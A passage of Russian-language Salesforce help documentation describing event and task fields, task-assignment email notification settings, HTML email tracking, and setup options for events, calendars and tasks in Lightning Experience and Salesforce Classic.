|               | с 50 контактами. Данное поле отображается пользователям только при наличии полномочия «Чтение» для контактов и интересов. Связывание контакта с событием может повлиять на организацию Salesforce, связанную с событием. См. поле «Связано с».   |
| Расположение  | Данное поле определяет расположение события.   |
| Тел.          | Данное поле содержит номер телефона связанного контакта или интереса. Данное поле автоматически заполняется значением из связанной записи контакта или интереса.   |
| Личное        | Данное поле определяет доступность сведений о событии другим пользователям при просмотре календаря ответственного за событие. Сведения о личных событиях могут быть просмотрены в отчетах, результатах поиска или календарях других пользователей только при наличии полномочия «Просмотр всех данных» или «Изменение всех данных». Экспортированные файлы данных всегда содержат личные события. События с приглашенными и события, добавленные или измененные в календаре другого пользователя, не могут быть личными. Личные события не могут быть связаны с другими записями.  |
| Общедоступное | <p> <b>Прим.:</b> До выпуска Summer'13 данное поле называлось «Отображается на портале самообслуживания».</p> <p>Этот флажок определяет видимость прошедшего события на портале самообслуживания.</p> <p> <b>Прим.:</b> Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.</p> <p>При использовании сообществ значение данного поля определяет видимость события для внешних пользователей в сообществах. If an external user owns the event, that user sees the event in the community regardless of whether the event is marked public.</p> <p>Данное поле не отображается по умолчанию. Администратор Salesforce может сделать его видимым.</p> |
| Связано с     | Данное поле определяет запись для связанного объекта (например, организация, возможность или настраиваемый объект). Это поле доступно, только если событие связано с контактом, а не с интересом. Данная запись отображается   |

| Поле                 | Описание   |
|----------------------|--|
|                      | <p>пользователям только при наличии полномочия «Чтение» для типа записи, с которой связано событие.</p> <p>При связывании события с объектом, отличным от организации, система Salesforce использует порядок ниже для определения организации события.</p> <ul style="list-style-type: none"> <li>• If you relate the event to an opportunity, contract, or custom entity that belongs to an account, Salesforce uses that object's account as the account for the event.</li> <li>• If you relate the event to any other kind of object also relate the event to a contact, Salesforce uses the primary contact's account as the account for the event.</li> <li>• При пропуске поля «Связано с» система Salesforce не связывает организацию с событием.</li> </ul> |
| Ответ                | Дополнительное поле, позволяющее приглашенным на событие вводить примечание при принятии или отклонении события. Данное поле не поддерживается версией Personal Edition.   |
| Выбрать приглашенных | Данное поле позволяет связывать событие с 1 000 приглашенных и ресурсов. При поиске пользователей или ресурсов в списке доступных отображается до 300 результатов.   |
| Показывать время как | Раскрывающийся список. Данное поле определяет способ отображения события при просмотре календаря другим пользователем: «Занят», «Нет на рабочем месте» или «Свободен».   |
| Начало               | Запланированная дата и время начала события. Данное поле отображается только при использовании многодневных событий.   |
| Тема                 | Данное поле содержит тему события, например «Встреча». Тема может быть указана самостоятельно или выбрана из списка predefined тем.  |
| Время                | Данное поле определяет время начала запланированного события. Данное поле не отображается при использовании многодневных событий.  |
| Тип                  | Данное поле определяет тип события, например, сообщение эл. почты или встреча. Длина значений раскрывающегося списка ограничена 40 символами.  |

## Помощь в управлении задачами для торговых представителей

Оптимизируйте порядок, используемый торговыми представителями для управления рабочими процессами. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

### [Рекомендации по настройке списка задач в Lightning Experience](#)

Список задач позволяет пользователям настраивать способ и порядок отображения полей для отдельных задач посредством компактных макетов задач. Однако даже при удалении полей из макета они остаются в списке задач, так как они содержат важную информацию о задачах. Например, вы удалите поля статуса и крайнего срока из компактного макета. Флажок задачи и крайний срок появятся в задачах из списка. Остальные поля, отображаемые в списке, соответствуют полям, добавленным в компактный макет.

### [Рекомендации по настройке списка задач в Lightning Experience](#)

Чтобы настроить панель действий напротив списка задач, воспользуйтесь разделом «Действия Salesforce1 и Lightning Experience» макета страницы задачи.

### [Рекомендации по электронным уведомлениям о назначении задач](#)

При включении параметра **«Разрешить пользователям контроль над уведомлениями о назначении задач»** в меню «Настройки действий» личные параметры пользователей дополняются флажком **«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»**. Параметр и флажок включаются по умолчанию. Активация и выключение настройки влияет на пользователей по-разному. Прежде чем включить поддержку организации Salesforce, предотвратите получение избыточных уведомлений по электронной почте путем отключения настройки. Вы можете повторно активировать ее после включения поддержки.

### [Поля задач](#)

Записи задач содержат стандартные поля для отслеживания и регистрации сведений о задачах.

### [Отслеживание сообщений эл. почты в Salesforce Classic](#)

Если HTML-шаблоны эл. почты используются в Salesforce Classic, разрешите системе Salesforce отслеживание исходящих HTML-сообщений эл. почты в качестве типа выполненной задачи. При выключении данного параметра система Salesforce не сохраняет сведения об отслеживании сообщений эл. почты. Тем не менее, отчеты по отслеживанию сообщений эл. почты сохраняются на вкладке «Отчеты». Чтобы разрешить отображение статистики сообщений эл. почты, добавьте связанный список «Статус HTML-сообщения эл. почты» в соответствующие макеты страниц.

СМ. ТАКЖЕ:

[Параметры настройки для задач](#)

## Рекомендации по настройке списка задач в Lightning Experience

Список задач позволяет пользователям настраивать способ и порядок отображения полей для отдельных задач посредством компактных макетов задач. Однако даже при удалении полей из макета они остаются в списке задач, так как они содержат важную информацию о задачах. Например, вы удалите поля статуса и крайнего срока из компактного макета. Флажок задачи и крайний срок появятся в задачах из списка. Остальные поля, отображаемые в списке, соответствуют полям, добавленным в компактный макет.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Рекомендации по настройке списка задач в Lightning Experience

Чтобы настроить панель действий напротив списка задач, воспользуйтесь разделом «Действия Salesforce1 и Lightning Experience» макета страницы задачи.

СМ. ТАКЖЕ:

[Рекомендации по компоновщику и временной шкале действий в Lightning Experience](#)

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Рекомендации по электронным уведомлениям о назначении задач

При включении параметра **«Разрешить пользователям контроль над уведомлениями о назначении задач»** в меню «Настройки действий» личные параметры пользователей дополняются флажком **«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»**. Параметр и флажок включаются по умолчанию. Активация и выключение настройки влияет на пользователей по-разному. Прежде чем включить поддержку организации Salesforce, предотвратите получение избыточных уведомлений по электронной почте путем отключения настройки. Вы можете повторно активировать ее после включения поддержки.

### ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Database.com Edition.**

**Табл. 4: Последствия включения и выключения функции в меню «Настройка»**

| Тип пользователя   | Что происходит при включении функции  | Что происходит при отключении функции   |
|--|---|---|
| Пользователи приложения Salesforce1, включая пользователей сообществ | Флажок <b>«При назначении пользователю задачи» («Мои параметры» &gt; «Уведомления»)</b> отображается.   | Флажок <b>«При назначении пользователю задачи» («Мои параметры» &gt; «Уведомления»)</b> не отображается.  |
| Пользователи Lightning Experience                                    | В приложении Lightning Experience флажок <b>«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»</b> не отображается. Однако пользователи, включившие этот параметр в приложении Salesforce Classic, будут получать уведомления по электронной почте.             | Ни один пользователь не получит уведомления по электронной почте, если другой пользователь назначит задачу.   |
| Пользователи Salesforce Classic, включая пользователей сообществ     | <ul style="list-style-type: none"> <li>Флажки <b>«Отправить электронное уведомление»</b> и <b>«Выбрать в качестве параметра по умолчанию»</b> на странице создания задачи не отображаются.</li> <li>Флажок <b>«Уведомлять меня по эл. почте, если кто-то назначает мне</b></li> </ul> | <ul style="list-style-type: none"> <li>Флажки <b>«Отправить электронное уведомление»</b> и <b>«Выбрать в качестве параметра по умолчанию»</b> на странице создания задачи отображаются, а электронные уведомления отправляются пользователям в</li> </ul> |

| Тип пользователя  | Что происходит при включении функции  | Что происходит при отключении функции  |
|---|---|--|
|   | <p><b>задачу»</b> на странице «Напоминания и сигналы» в личных параметрах пользователя отображается и устанавливается по умолчанию.</p>   | <p>зависимости от установленных флажков.</p> <ul style="list-style-type: none"> <li>• Флажок <b>«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»</b> не отображается.</li> </ul>   |
| <p>Пользователи партнерского портала</p>                                    | <ul style="list-style-type: none"> <li>• Флажки <b>«Отправить электронное уведомление»</b> и <b>«Выбрать в качестве параметра по умолчанию»</b> на странице создания задачи не отображаются.</li> <li>• Электронные уведомления отправляются при каждом назначении задачи пользователю (партнерские порталы не поддерживают страницу параметров для администраторов или пользователей).</li> </ul>                    | <p>Флажки <b>«Отправить электронное уведомление»</b> и <b>«Выбрать в качестве параметра по умолчанию»</b> на странице создания задачи отображаются, а электронные уведомления отправляются пользователям в зависимости от установленных флажков.</p>   |
| <p>Пользователи, которым назначаются задачи, созданные бизнес-правилами</p> | <ul style="list-style-type: none"> <li>• Флажок <b>«Уведомить назначенного»</b> на странице создания задачи не отображается.</li> <li>• Если администратор Salesforce установил флажок <b>«Уведомить назначенного»</b> до выпуска Winter '15, те, кому назначены задачи, не будут получать уведомления, если они снимут флажок с данного параметра.</li> </ul>  | <p>Электронные уведомления отправляются назначенным за задачи в соответствии с заданными бизнес-правилами.</p>   |
| <p>Пользователи, которым задачи назначаются с помощью API-интерфейса</p>    | <p>Используйте API-интерфейс для настройки значения <code>triggerUserEmail</code>. Значение по умолчанию — <code>false</code>.</p> <ul style="list-style-type: none"> <li>• Если значение <code>triggerUserEmail</code> является истинным, то уведомления отправляются согласно параметрам отдельных пользователей.</li> <li>• Если значение <code>triggerUserEmail</code> является ложным, то электронные</li> </ul> | <ul style="list-style-type: none"> <li>• Если значение <code>triggerUserEmail</code> — <code>true</code>, то при назначении задач электронные уведомления отправляются всем пользователям.</li> <li>• Если значение <code>triggerUserEmail</code> — <code>false</code>, то при назначении задачи электронные уведомления не отправляются.</li> </ul> |

| Тип пользователя  | Что происходит при включении функции  | Что происходит при отключении функции   |
|---|---|---|
|   | уведомления не отправляются при назначении задачи.                                      |   |
| Пользователи, которым назначаются задачи посредством Apex | Уведомления, отправляемые посредством Apex, отправляются в контексте заголовка запроса. | Если значение заголовка запроса поддерживает отправку электронных уведомлений, то при назначении задач электронные уведомления отправляются пользователям. Apex выполняет последовательную обработку заголовка — от первой строки до последней. Если оператор заголовка запроса определяет необходимость отправки уведомления о задаче, то электронное уведомление отправляется независимо от операторов, отображаемых в заголовке позже. |

СМ. ТАКЖЕ:

- [Напоминания о действиях в Salesforce Classic](#)
- [Индивидуальная настройка системы Salesforce](#)

### Поля задач

Записи задач содержат стандартные поля для отслеживания и регистрации сведений о задачах.

#### [Поля задач в Lightning Experience](#)

Lightning Experience использует стандартные поля для отслеживания и записи сведений о задачах.

#### [Поля задач в Salesforce Classic](#)

В Salesforce Classic для отслеживания и записи сведений о задачах доступны следующие стандартные поля.

### Поля задач в Lightning Experience



Lightning Experience использует стандартные поля для отслеживания и записи сведений о задачах.

| Поле            | Описание   |
|-----------------|--|
| Валюта действия | Данное поле определяет стандартную валюту для всех полей валюты в задаче. Стоимость отображается в валюте задачи, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям. |

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition**  
 и **Unlimited Edition**.

| Поле                         | Описание  |
|------------------------------|---|
| Назначено                    | Данное поле определяет назначенного ответственного за задачу. По умолчанию задача назначается автору. Данное поле не поддерживается версией Personal Edition.   |
| Продолжительность вызова     | Данное поле определяет продолжительность вызова в секундах.   |
| Идентификатор объекта вызова | Данное поле определяет код вызова, зарегистрированного в системе Salesforce посредством системы компьютерной телефонии Salesforce. Как правило, данное поле заполняется кодом, хранящимся в системе телефонии. Данное поле может содержать не более 255 символов.   |
| Результат вызова             | Данное поле определяет результат выполненного вызова (например, «мы перезвоним» или «неудачный вызов»). Данное поле может содержать не более 255 символов. Значения данного раскрываемого списка могут быть настроены администратором Salesforce.   |
| Тип вызова                   | Данное поле определяет тип вызова: входящий, внутренний или исходящий. Значения данного раскрываемого списка могут быть настроены администратором Salesforce.   |
| Комментарии                  | Данное поле содержит описание задачи. Ограничение на объем данных составляет 32 КБ. Если в организации включена функция проверки орфографии, пользователь может проверить содержимое на наличие ошибок.   |
| Создано                      | Данное поле определяет пользователя, создавшего задачу, а также дату и время создания. Только для чтения.   |
| Подразделение                | Данное поле определяет подразделение, которому принадлежит задача. Значение данного поля наследуется от связанной записи организации, интереса, обращения или настраиваемого объекта (при наличии). В противном случае задача принадлежит глобальному подразделению. Данное поле доступно только организациям, использующим подразделения для сегментирования данных. |
| Крайний срок                 | Данное поле определяет дату, до которой задача должна быть выполнена.   |
| Эл. почта                    | Данное поле содержит адрес эл. почты связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.   |
| Последнее изменение сделано  | Данное поле содержит имя пользователя, который изменял задачу последним, а также дату и время изменения. Это поле доступно только для чтения.   |

| Поле            | Описание   |
|-----------------|--|
| Имя             | <p>Данное поле содержит имя связанного контакта или интереса. При использовании в организации функции «Общедоступные действия» неповторяющаяся задача может быть связана с 50 контактами. Данное поле отображается пользователям только при наличии полномочия «Чтение» для контактов и интересов. Связывание контакта с задачей может повлиять на организацию Salesforce, связанную с задачей. См. поле «Связано с».</p>  |
| Тел.            | <p>Данное поле содержит номер телефона связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.</p>  |
| Приоритет       | <p>Данное поле определяет срочность задачи (например, Low, Medium или High). Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.</p>  |
| «Общедоступный» | <p> <b>Прим.:</b> До выпуска Summer'13 данное поле называлось «Отображается на портале самообслуживания».</p> <p>Выбор данного поля определяет доступность выполненной задачи на портале самообслуживания.</p> <p> <b>Прим.:</b> Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.</p> <p>При использовании сообществ значение данного поля определяет доступность задачи внешним пользователям в сообществах. Задача, принадлежащая внешнему пользователю, видна данному пользователю в сообществе независимо от того, является ли она общедоступной.</p> <p>Данное поле не отображается по умолчанию. Администратор Salesforce может сделать его видимым.</p> |
| Связано с       | <p>В данном поле указывается запись, связанная с задачей (например, организация или возможность). Данное поле доступно только при связывании задачи с контактом, но недоступно при связывании задачи с интересом. Данная запись отображается пользователям только при наличии полномочия «Чтение» для типа записи, с которой связана задача.</p> <p>При связывании задачи с объектом, отличным от организации, система Salesforce использует порядок ниже для определения организации задачи.</p>  |



| Поле              | Описание  |
|-------------------|---|
|                   | <ul style="list-style-type: none"> <li>• При связывании задачи с возможностью, контрактом или настраиваемым объектом, принадлежащим организации, система Salesforce использует организацию данного объекта в качестве организации задачи.</li> <li>• При связывании задачи с объектом другого типа и контактом система Salesforce использует в качестве организации задачи организацию основного контакта.</li> <li>• При пропуске поля «Связано с» система Salesforce не связывает организацию с задачей.</li> </ul> |
| «Статус»          | Данное поле содержит текущий статус задачи (например, Not Started или Completed). Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.  |
| Тема              | Содержит тему задачи (например, «Отправить клиенту смету по эл. почте»). Тема может быть указана самостоятельно или выбрана из раскрывающегося списка predefined тем.   |
| Тип записи задачи | Данное поле содержит имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.   |
| Тип               | Данное поле определяет тип задачи (например, сообщение эл. почты или встреча). Длина значений в поле раскрывающегося списка не может превышать 40 символов.   |

### Поля задач в Salesforce Classic



В Salesforce Classic для отслеживания и записи сведений о задачах доступны следующие стандартные поля.

| Поле            | Описание   |
|-----------------|--|
| Валюта действия | Данное поле определяет стандартную валюту для всех полей валюты в задаче. Стоимость отображается в валюте задачи, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям. |
| Назначено       | Данное поле определяет назначенного ответственного за задачу. По умолчанию задача назначается автору. Данное поле не поддерживается версией Personal Edition.  |

#### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **vcex** версиях, кроме **Database.com Edition**.

| Поле                             | Описание  |
|----------------------------------|---|
| Продолжительность вызова         | Данное поле определяет продолжительность вызова в секундах.   |
| Идентификатор объекта вызова     | Данное поле определяет код вызова, зарегистрированного в системе Salesforce посредством системы компьютерной телефонии Salesforce. Как правило, данное поле заполняется кодом, хранящимся в системе телефонии. Данное поле может содержать не более 255 символов.   |
| Результат вызова                 | Данное поле определяет результат выполненного вызова (например, «мы перезвоним» или «неудачный вызов»). Данное поле может содержать не более 255 символов. Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.   |
| Тип вызова                       | Данное поле определяет тип вызова: входящий, внутренний или исходящий. Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.   |
| Комментарии                      | Данное поле содержит описание задачи. Ограничение на объем данных составляет 32 КБ. Если в организации включена функция проверки орфографии, пользователь может проверить содержимое на наличие ошибок.   |
| Создать последовательность задач | Данный флажок позволяет настраивать последовательность повторяющихся задач. Активация данного параметра инициирует выключение поля «Крайний срок», так как каждый экземпляр задачи в последовательности использует другой крайний срок.   |
| Создано                          | Данное поле определяет пользователя, создавшего задачу, а также дату и время создания. Только для чтения.   |
| Подразделение                    | Данное поле определяет подразделение, которому принадлежит задача. Значение данного поля наследуется от связанной записи организации, интереса, обращения или настраиваемого объекта (при наличии). В противном случае задача принадлежит глобальному подразделению. Данное поле доступно только организациям, использующим подразделения для сегментирования данных. |
| Крайний срок                     | Данное поле определяет дату, до которой задача должна быть выполнена.   |
| Эл. почта                        | Данное поле содержит адрес эл. почты связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.   |

| Поле                        | Описание   |
|-----------------------------|--|
| Последнее изменение сделано | <p>Данное поле содержит имя пользователя, который изменял задачу последним, а также дату и время изменения. Это поле доступно только для чтения.</p>   |
| Имя                         | <p>Данное поле содержит имя связанного контакта или интереса. При использовании в организации функции «Общедоступные действия» неповторяющаяся задача может быть связана с 50 контактами. Данное поле отображается пользователям только при наличии полномочия «Чтение» для контактов и интересов. Связывание контакта с задачей может повлиять на организацию Salesforce, связанную с задачей. См. поле «Связано с».</p>  |
| Тел.                        | <p>Данное поле содержит номер телефона связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.</p>  |
| Приоритет                   | <p>Данное поле определяет срочность задачи (например, Low, Medium или High). Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.</p>  |
| «Общедоступный»             | <p> <b>Прим.:</b> До выпуска Summer'13 данное поле называлось «Отображается на портале самообслуживания».</p> <p>Выбор данного поля определяет доступность выполненной задачи на портале самообслуживания.</p> <p> <b>Прим.:</b> Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.</p> <p>При использовании сообществ значение данного поля определяет доступность задачи внешним пользователям в сообществах. Задача, принадлежащая внешнему пользователю, видна данному пользователю в сообществе независимо от того, является ли она общедоступной.</p> <p>Данное поле не отображается по умолчанию. Администратор Salesforce может сделать его видимым.</p> |
| Связано с                   | <p>В данном поле указывается запись, связанная с задачей (например, организация или возможность). Данное поле доступно только при связывании задачи с контактом, но недоступно при связывании задачи с интересом. Данная запись отображается пользователям только при наличии полномочия «Чтение» для типа записи, с которой связана задача.</p>   |

| Поле              | Описание   |
|-------------------|--|
|                   | <p>При связывании задачи с объектом, отличным от организации, система Salesforce использует порядок ниже для определения организации задачи.</p> <ul style="list-style-type: none"> <li>• При связывании задачи с возможностью, контрактом или настраиваемым объектом, принадлежащим организации, система Salesforce использует организацию данного объекта в качестве организации задачи.</li> <li>• При связывании задачи с объектом другого типа и контактом система Salesforce использует в качестве организации задачи организацию основного контакта.</li> <li>• При пропуске поля «Связано с» система Salesforce не связывает организацию с задачей.</li> </ul> |
| «Статус»          | <p>Данное поле содержит текущий статус задачи (например, Not Started или Completed). Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.</p>  |
| Тема              | <p>Содержит тему задачи (например, «Отправить клиенту смету по эл. почте»). Тема может быть указана самостоятельно или выбрана из раскрывающегося списка предопределенных тем.</p>   |
| Тип записи задачи | <p>Данное поле содержит имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.</p>   |
| Тип               | <p>Данное поле определяет тип задачи (например, сообщение эл. почты или встреча). Длина значений в поле раскрывающегося списка не может превышать 40 символов.</p>   |

## Отслеживание сообщений эл. почты в Salesforce Classic

Если HTML-шаблоны эл. почты используются в Salesforce Classic, разрешите системе Salesforce отслеживание исходящих HTML-сообщений эл. почты в качестве типа выполненной задачи. При выключении данного параметра система Salesforce не сохраняет сведения об отслеживании сообщений эл. почты. Тем не менее, отчеты по отслеживанию сообщений эл. почты сохраняются на вкладке «Отчеты». Чтобы разрешить отображение статистики сообщений эл. почты, добавьте связанный список «Статус HTML-сообщения эл. почты» в соответствующие макеты страниц.

### ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Database.com Edition**.

## Настройка действий для торговых представителей

Оптимизируйте управление событиями, календарями и задачами для торговых представителей. Параметры настройки различны для Lightning Experience, Salesforce Classic и Salesforce1.

[Параметры настройки для одновременного управления событиями и задачами](#)

Разрешите торговым представителям получать более точное представление об интересах, контактах, возможностях и организациях. Воспользуйтесь общими параметрами действий, которые помогают управлять встречами и задачами и отслеживать их. Параметры, поддерживаемые Lightning Experience и Salesforce Classic, различаются.

[Параметры настройки для событий и календарей](#)

Оптимизируйте порядок, используемый торговыми представителями для управления встречами и функцией планирования. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

[Параметры настройки для задач](#)

Оптимизируйте порядок, используемый торговыми представителями для управления рабочими процессами. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

**Параметры настройки для одновременного управления событиями и задачами**

Разрешите торговым представителям получать более точное представление об интересах, контактах, возможностях и организациях. Воспользуйтесь общими параметрами действий, которые помогают управлять встречами и задачами и отслеживать их. Параметры, поддерживаемые Lightning Experience и Salesforce Classic, различаются.

| Параметр или функция             | Описание   | Настройка и справка   | Lightning Experience | Salesforce Classic | Salesforce1 |
|----------------------------------|--|---|----------------------|--------------------|-------------|
| Включить напоминания о действиях | Пользователи смогут устанавливать индивидуальные настройки для напоминаний о мероприятиях и задачах. | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить напоминания о действиях»</b> . См. также раздел <a href="#">Замечания по настройке напоминаний о действиях в Salesforce Classic</a> на странице 2089 и <a href="#">Напоминания о действиях в Salesforce Classic</a> на странице 1500. |                      | ✓                  |             |

| Параметр или функция   | Описание  | Настройка и справка   | Lightning Experience | Salesforce Classic | Salesforce1 |
|--|---|---|----------------------|--------------------|-------------|
| Разрешить несколько контактов (функция «Общедоступные действия») | Пользователи смогут связывать до 50 контактов с событием или задачей. | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Разрешить пользователям пакетное связывание контактов с задачами и событиями»</b> . См. также разделы <a href="#">Замечания по функции «Общедоступные действия» (несколько контактов действия) на странице 2089</a> и <a href="#">Рекомендации по включению функции «Общедоступные действия» (несколько контактов действия) на странице 2090</a> . | ✓                    | ✓                  |             |

СМ. ТАКЖЕ:

[Параметры настройки для событий и календарей](#)

[Параметры настройки для задач](#)

[Конфигурация вкладок вызовов, задач и событий в компоновщике событий в системе Lightning Experience](#)




### Параметры настройки для событий и календарей

Оптимизируйте порядок, используемый торговыми представителями для управления встречами и функцией планирования. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.


| Параметр или функция   | Описание  | Настройка и справка  | Lightning Experience | Salesforce Classic | Salesforce1 |
|--|---|--|----------------------|--------------------|-------------|
| Разрешить многодневные события.  | Разрешите пользователям создание событий длительностью более одного дня (24 часа).  | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить многодневные события»</b> .                                  | ✓                    | ✓                  | ✓           |
| Разрешить повторяющиеся события.                                       | Разрешите пользователям создание повторяющихся событий. При выключении данного параметра пользователи могут редактировать интервалы текущих повторяющихся событий, но не могут создавать повторяющиеся события. | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить создание повторяющихся событий»</b> .                        |                      | ✓                  |             |
| Разрешить всплывающие ссылки в календаре вкладки «Начальная страница». | Разрешите отображение сведений о событии при наведении указателя мыши на нужное событие.  | В меню «Настройка» введите строку « <i>Интерфейс пользователя</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить всплывающие ссылки начальной страницы для событий»</b> . |                      | ✓                  |             |

| Параметр или функция   | Описание  | Настройка и справка  | Lightning Experience | Salesforce Classic | Salesforce1 |
|--|---|--|----------------------|--------------------|-------------|
| Разрешить редактирование календаря с помощью перетаскивания.                 | Разрешите пользователям повторное планирование событий в представлении календаря «Просмотр дня» или «Просмотр недели» путем перетаскивания.                                   | В меню «Настройка» введите строку « <i>Интерфейс пользователя</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить редактирование с помощью перетаскивания для представлений календаря»</b> . |                      | ✓                  |             |
| Разрешить пользователям создание событий путем выбора области календаря.     | Разрешите пользователям создание событий путем выбора временной области календаря.  | В меню «Настройка» введите строку « <i>Интерфейс пользователя</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить быстрое создание событий для представлений календаря»</b> .                |                      | ✓                  |             |
| Разрешить планирование с помощью перетаскивания для списковых представлений. | Разрешите пользователям планирование событий путем перетаскивания контакта или интереса в календарь (данная возможность поддерживается списковыми представлениями контактов и | В меню «Настройка» введите строку « <i>Интерфейс пользователя</i> » в поле «Быстрый поиск» и установите флажок <b>«Разрешить планирование с помощью перетаскивания</b>                                 |                      | ✓                  |             |



| Параметр или функция  | Описание   | Настройка и справка   | Lightning Experience  | Salesforce Classic | Salesforce1 |
|---|--|---|---|--------------------|-------------|
|   | интересов). При необходимости настройте макет мини-страницы для области наложения, предназначенной для ввода сведений о событии.   | <b>для списковых представлений</b> . См. также раздел «Общие сведения о макетах страниц и параметрах безопасности поля».  |   |                    |             |
| Включить значок календаря на боковой панели.                                  | Включить отображение ссылки (  ) на последнее просмотренное представление календаря над компонентом боковой панели «Недавние элементы». | В меню «Настройка» введите строку « <i>Интерфейс пользователя</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить значок календаря на боковой панели»</b> .         |    |                    |             |
| Включить всплывающие ссылки для списка «Мои задачи».                          | Разрешите отображение сведений о задаче во всплывающем окне на вкладке «Начальная страница» при наведении указателя мыши на нужную задачу.   | В меню «Настройка» введите строку « <i>Интерфейс пользователя</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить всплывающие ссылки для списка "Мои задачи"»</b> . |  |                    |             |
| Показать сведения о событии в представлении многопользовательского календаря. | Разрешите экранное отображение сведений о событии в представлениях календаря   | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый   |  |                    |             |

| Параметр или функция                                       | Описание   | Настройка и справка  | Lightning Experience | Salesforce Classic | Salesforce1 |
|--|--|--|----------------------|--------------------|-------------|
|  | «Просмотр дня», «Просмотр недели» и «Просмотр месяца» для всех пользователей. Включение данного параметра не инициирует переопределение общего доступа к календарю.                    | поиск» и установите флажок <b>«Показать сведения о событиях в представлении многопользовательского календаря»</b> .                        |                      |                    |             |
| Создать общедоступные календари и календари ресурсов.      | Создайте календари для управления действиями группы (например, маркетинговые мероприятия, выпуски продукта, занятия и отпуска) или общедоступными ресурсами (например, конференц-зал). | См. раздел <a href="#">«Создание и управление общедоступным календарем или календарем ресурсов в Salesforce Classic»</a> на странице 2091. |                      | ✓                  |             |
| Настроить запросы на проведение встречи (Cloud Scheduler). | Разрешите отображение кнопки, позволяющей отправлять клиентам запросы на проведение встреч, в связанном списке «Открытые действия» для контактов, интересов и организаций-лиц.         | См. раздел <a href="#">«Настройка приложения Cloud Scheduler в Salesforce Classic»</a> на странице 2092.                                   |                      | ✓                  |             |
| Показывать запросы на проведение                           | Разрешите отображение вложенной вкладки  | В меню «Настройка» введите строку <i>«Параметры</i>  |                      | ✓                  |             |

| Параметр или функция   | Описание  | Настройка и справка  | Lightning Experience  | Salesforce Classic | Salesforce1 |
|--|---|--|---|--------------------|-------------|
| встречи Cloud Scheduler на вкладке «Начальная страница».                           | «Запрошенные встречи» в календаре на вкладке «Начальная страница». Данная вложенная вкладка содержит запрошенные пользователем встречи, которые не подтверждены.  | <i>действий</i> в поле «Быстрый поиск» и установите флажок <b>«Показывать запрошенные встречи в разделе "Календарь" вкладки "Начальная страница"».</b>                               |   |                    |             |
| Показывать настраиваемый логотип в запросах на проведение встречи Cloud Scheduler. | Включить отображение настраиваемого логотипа в сообщениях эл. почты (например, запросы на проведение встречи). Логотип отображается приглашенным при отправке приглашения на событие или запроса на проведение встречи. | В меню «Настройка» введите строку <i>«Параметры действий»</i> в поле «Быстрый поиск» и установите флажок <b>«Показывать настраиваемый логотип в запросах на проведение встречи».</b> |  |                    |             |

СМ. ТАКЖЕ:

[Параметры настройки для одновременного управления событиями и задачами](#)

[Параметры настройки для задач](#)

[Конфигурация вкладок вызовов, задач и событий в компоновщике событий в системе Lightning Experience](#)

### Параметры настройки для задач

Оптимизируйте порядок, используемый торговыми представителями для управления рабочими процессами. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

| Параметр или функция   | Описание  | Настройка и справка  | Lightning Experience | Salesforce Classic | Salesforce1 |
|--|---|--|----------------------|--------------------|-------------|
